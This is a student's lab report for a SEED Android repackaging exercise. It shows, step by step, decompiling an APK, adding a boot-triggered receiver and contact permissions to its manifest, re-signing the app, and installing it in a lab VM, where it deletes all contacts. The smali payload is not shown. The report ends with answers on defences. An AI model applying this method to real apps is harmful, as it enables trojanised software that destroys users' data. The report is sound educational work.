

Lab 11: Android Repackaging Attack

Aastha Yadav (ayadav02@syr.edu)
SUID: 831570679

Task 1: Obtain the Android APK file

Explanation: We download the RepackagingLab.apk file from the course website.

Task 2: Disassemble Android App

```
seed@MobiSEEDUbuntu:~$ cd Downloads
seed@MobiSEEDUbuntu:~/Downloads$ ls
MaliciousCode.smali  RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Downloads$ apktool d RepackagingLab.apk
I: Using Apktool 2.1.0 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
seed@MobiSEEDUbuntu:~/Downloads$ ls
MaliciousCode.smali  RepackagingLab  RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Downloads$
```

Figure 1

Observation: We disassemble the apk file using the apktool with d.

Explanation: We disassemble the apk file because it is difficult modifying the apk file in dex format. So we convert it into a format that is human readable. Disassembling the apk file creates a folder by the name of the apk file. The contents of the folder include xml resource files, AndroidManifest file, source code files, etc.

Task 3: Inject Malicious Code

```
seed@MobiSEEDUbuntu:~/Downloads$ cd RepackagingLab
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab$ ls
AndroidManifest.xml  apktool.yml  original  res  smali
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab$ cd smali
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/smali$ cd com
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/smali/com$ ls
AndroidManifest.xml  MaliciousCode.smali  mobiseed
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/smali/com$ gedit AndroidManifest.xml
```

Figure 2

```

*AndroidManifest.xml x
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23"
platformBuildVersionName="6.0-2166767">

<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />

<application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
android:supportRtl="true" android:theme="@style/AppTheme">
<activity android:label="@string/app_name" android:name="com.mobiseed.Repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
<intent-filter>
<action android:name="android.intent.action.MAIN" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
<receiver android:name="com.MaliciousCode" >
<intent-filter>
<action android:name="android.intent.action.BOOT_COMPLETED" />
</intent-filter>
</receiver>
</application>
</manifest>

```

Figure 3

Observation: AndroidManifest.xml code can be observed.

Explanation: We download the smali code and place it directly into the com folder of the disassembled apk file. Now, we modify the AndroidManifest.xml file by giving it sufficient permissions for our attack to work.

Task 4: Repack Android App with Malicious Code

```

seed@MobiSEEDUbuntu:~/Downloads$ ls
RepackagingLab RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Downloads$ apktool b RepackagingLab
I: Using Apktool 2.1.0
I: Checking whether sources has changed...
I: Smaling small folder into classes.dex...
W: Unknown file type, ignoring: RepackagingLab/smali/com/AndroidManifest.xml
W: Unknown file type, ignoring: RepackagingLab/smali/com/AndroidManifest.xml-
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
seed@MobiSEEDUbuntu:~/Downloads$

```

Figure 4

Observation: We repack our Android app by using the apktool with b option and in the folder which contains the necessary code for the apk file.

```

seed@MobiSEEDUbuntu:~/Downloads$ cd RepackagingLab
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab$ ls
AndroidManifest.xml apktool.yml build dist original res smali
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab$ cd dist
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ ls
RepackagingLab.apk
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$

```

Figure 5

Observation: Once the repackaging is done, the apk file is created in the dist folder.

```

seed@MobISEEDUbuntu:~/Downloads/RepackagingLab$ cd dist
seed@MobISEEDUbuntu:~/Downloads/RepackagingLab/dist$ ls
RepackagingLab.apk
seed@MobISEEDUbuntu:~/Downloads/RepackagingLab/dist$ keytool -alias seed -genkey -v -keystore my-release-key.keystore -keyalg RSA -keysize 2048
-validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: seed
What is the name of your organizational unit?
[Unknown]: seed
What is the name of your organization?
[Unknown]: seed
What is the name of your City or Locality?
[Unknown]: SYR
What is the name of your State or Province?
[Unknown]: NY
What is the two-letter country code for this unit?
[Unknown]: seed
Is CN=seed, OU=seed, O=seed, L=SYR, ST=NY, C=seed correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=seed, OU=seed, O=seed, L=SYR, ST=NY, C=seed
Enter key password for <seed>
(RETURN if same as keystore password):
Re-enter new password:
[Storing my-release-key.keystore]

```

Figure 6

```

seed@MobISEEDUbuntu:~/Downloads/RepackagingLab/dist$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore Re
packagingLab.apk seed
Enter Passphrase for keystore:
adding: META-INF/MANIFEST.MF
adding: META-INF/SEED.SF
adding: META-INF/SEED.RSA
signing: AndroidManifest.xml
signing: classes.dex
signing: res/anim/abc_fade_in.xml
signing: res/anim/abc_fade_out.xml
signing: res/anim/abc_grow_fade_in_from_bottom.xml
signing: res/anim/abc_popup_enter.xml
signing: res/anim/abc_popup_exit.xml
signing: res/anim/abc_shrink_fade_out_from_bottom.xml
signing: res/anim/abc_slide_in_bottom.xml
signing: res/anim/abc_slide_in_top.xml
signing: res/anim/abc_slide_out_bottom.xml
signing: res/anim/abc_slide_out_top.xml
signing: res/anim/design_fab_in.xml
signing: res/anim/design_fab_out.xml
signing: res/anim/design_snackbar_in.xml
signing: res/anim/design_snackbar_out.xml
signing: res/color-v11/abc_background_cache_hint_selector_material_dark.xml
signing: res/color-v11/abc_background_cache_hint_selector_material_light.xml
signing: res/color-v23/abc_color_highlight_material.xml
signing: res/color/abc_background_cache_hint_selector_material_dark.xml
signing: res/color/abc_background_cache_hint_selector_material_light.xml
signing: res/color/abc_primary_text_disable_only_material_dark.xml
signing: res/color/abc_primary_text_disable_only_material_light.xml
signing: res/color/abc_primary_text_material_dark.xml

```

Figure 7

```

signing: res/color/abc_text_color_material.xml
signing: res/layout/select_dialog_singlechoice_material.xml
signing: res/layout/support_simple_spinner_dropdown_item.xml
signing: res/menu/activity_hello_mobiseed_drawer.xml
signing: res/menu/hello_mobi_seed.xml
signing: res/mipmap-hdpi-v4/ic_launcher.png
signing: res/mipmap-hdpi-v4/mobiseedcrop.png
signing: res/mipmap-mdpi-v4/ic_launcher.png
signing: res/mipmap-xhdpi-v4/ic_launcher.png
signing: res/mipmap-xxhdpi-v4/ic_launcher.png
signing: res/mipmap-xxxhdpi-v4/ic_launcher.png
signing: resources.arsc
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signe
r certificate's expiration date (2045-04-13) or after any future revocation date.
seed@MobISEEDUbuntu:~/Downloads/RepackagingLab/dist$

```

Figure 8

Observation: We generate the public and private key and digital certificate using the above commands as shown in the screenshots.

Explanation: Android needs all apps to have a digital signature and key to be installed on the device. Keytool is used to generate public and private key and jarsigner is used to sign the apk file with the key generated.


Task 5: Install and Reboot

```
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0d:77:da
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0d:77da/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22463 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12093 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25616629 (25.6 MB)  TX bytes:4243398 (4.2 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:169047 errors:0 dropped:0 overruns:0 frame:0
          TX packets:169047 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:9987993 (9.9 MB)  TX bytes:9987993 (9.9 MB)
```

Figure 9

Observation: We run the ifconfig command to find IP address of the machine.




```
u0_a27@x86: / $ netcfg
eth0      UP                10.0.2.4/24    0x00001043 08:00:27:67:25:aa
sit0      DOWN             0.0.0.0/0     0x00000080 00:00:00:00:00:00
lo        UP                127.0.0.1/8   0x00000049 00:00:00:00:00:00
ip6tn10   DOWN             0.0.0.0/0     0x00000080 00:00:00:00:00:00
u0_a27@x86: / $
```

Figure 10

Observation: We run the netcfg command to find IP address of the Android machine.

```
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.251 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.669 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.659 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.652 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.653 ms
^C
--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3999ms
rtt min/avg/max/mdev = 0.251/0.576/0.669/0.165 ms
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$
```


Figure 11

A terminal window titled "Window 1" with standard window controls. The terminal shows a user at the prompt "u0_a27@x86:/" executing a "ping 10.0.2.5" command. The output shows four successful ping responses from 10.0.2.5 with varying times (0.318 ms, 0.891 ms, 0.896 ms, 0.639 ms). It also displays ping statistics: 4 packets transmitted, 4 received, 0% packet loss, and a total time of 3010ms. The user then enters a carriage return at the prompt.

```
u0_a27@x86:/$ ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data:
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.318 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.891 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.896 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.639 ms
^C
--- 10.0.2.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 0.318/0.611/0.891/0.203 ms
u0_a27@x86:/$
```

Figure 12

Observation: We ping each VM from the other VM to check if there is a connection that can be established.


A terminal window showing a user at the prompt "seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist\$" executing a series of adb commands. First, "adb disconnect" is run, resulting in "disconnected everything". Then, "adb devices" is run, resulting in "List of devices attached". Finally, "adb connect 10.0.2.4" is run, resulting in "connected to 10.0.2.4:5555". The user then enters a carriage return at the prompt.

```
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ adb disconnect
disconnected everything
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ adb devices
List of devices attached

seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ adb connect 10.0.2.4
connected to 10.0.2.4:5555
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$
```

Figure 13

Observation: We use adb to establish a connection from the MobiSEEDUbuntu VM to the Android VM.

A terminal window showing a user at the prompt "seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist\$" executing "adb install RepackagingLab.apk". The output shows the installation progress: "6862 KB/s (1420968 bytes in 0.202s)" and "pkg: /data/local/tmp/RepackagingLab.apk". The installation is successful, as indicated by the "Success" message. The user then enters a carriage return at the prompt.

```
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$ adb install RepackagingLab.apk
6862 KB/s (1420968 bytes in 0.202s)
  pkg: /data/local/tmp/RepackagingLab.apk
Success
seed@MobiSEEDUbuntu:~/Downloads/RepackagingLab/dist$
```

Figure 14

Observation: We install the malicious apk file in the Android VM using adb.




Figure 15

Observation: Malicious app is installed on the Android VM.




Figure 16

Observation: We create a new contact in the Android device.




Figure 17

Observation: We run the malicious app.




Figure 18

Observation: We reboot the Android device and find that all the contacts are deleted.

Explanation: The smali code we injected into the app removes all the existing contacts. So when the victim installs the app and reboots the device, the contacts in the device are erased. The attack is successful.

1. Why is the repackaging attack not much a risk in iOS devices?

Mobile application developers of Apple devices verify their identity before they can produce new applications. This includes submitting actual identifying documents like SSN or official articles of incorporation. So when Apple finds out about a malicious application, there exists a possibility that the attacker can suffer punishment.

Also there is an automated and manual application vetting system that includes static analysis of complied binaries that make it very difficult for developers to merely repackaging malicious or legitimate applications for sale on the AppStore.

2. If you were Google, what decisions you would make to reduce the attacking chances of repackaging attacks?

In addition to paying a small amount and agreeing to abide by the Developer Distribution Agreement, Google should enforce rules such that the developers provide information like SSN or other identifying information so that they are held accountable for their applications. Google should also make sure that developers banned should not be able to resign and sign up using a new identity. Google should also enforce the importance of certificate signing authorities and make sure that self-signed applications aren't available on the App store. They can also implement multi signature-based app signing scheme, which can minimize changes to the existing system while meeting the seamless update requirement.

3. Third-party markets are considered as the major source of repackaged applications. Do you think that using the official Google Play Store only can totally keep you away from the attacks? Why or why not?

Google Play Store has vetting mechanisms to check if files being published or their user interfaces are similar to existing apps and it rejects such applications. But still there are malware on the Playstore that use repackaging attacks can be successful. This is enough proof that PlayStore is not completely secure from such attacks knowing the fact that Google keeps checking all the uploaded packages on Playstore. So we should only download trusted apps from the Playstore.

4. In real-life, if you had to download applications from untrusted source, what would you do to ensure the security of your device?

In real life, we must never turn off Verify Apps. It is a feature on Android devices that checks activity on the device and warns the user or prevents from potential harm. Always check the permission warnings while downloading apps. Do not download apps from unknown links or messages. We can use AppInk, AppLancet etc to detect repackaging apps. Developers can use watermarks that are not present once repackaging takes place.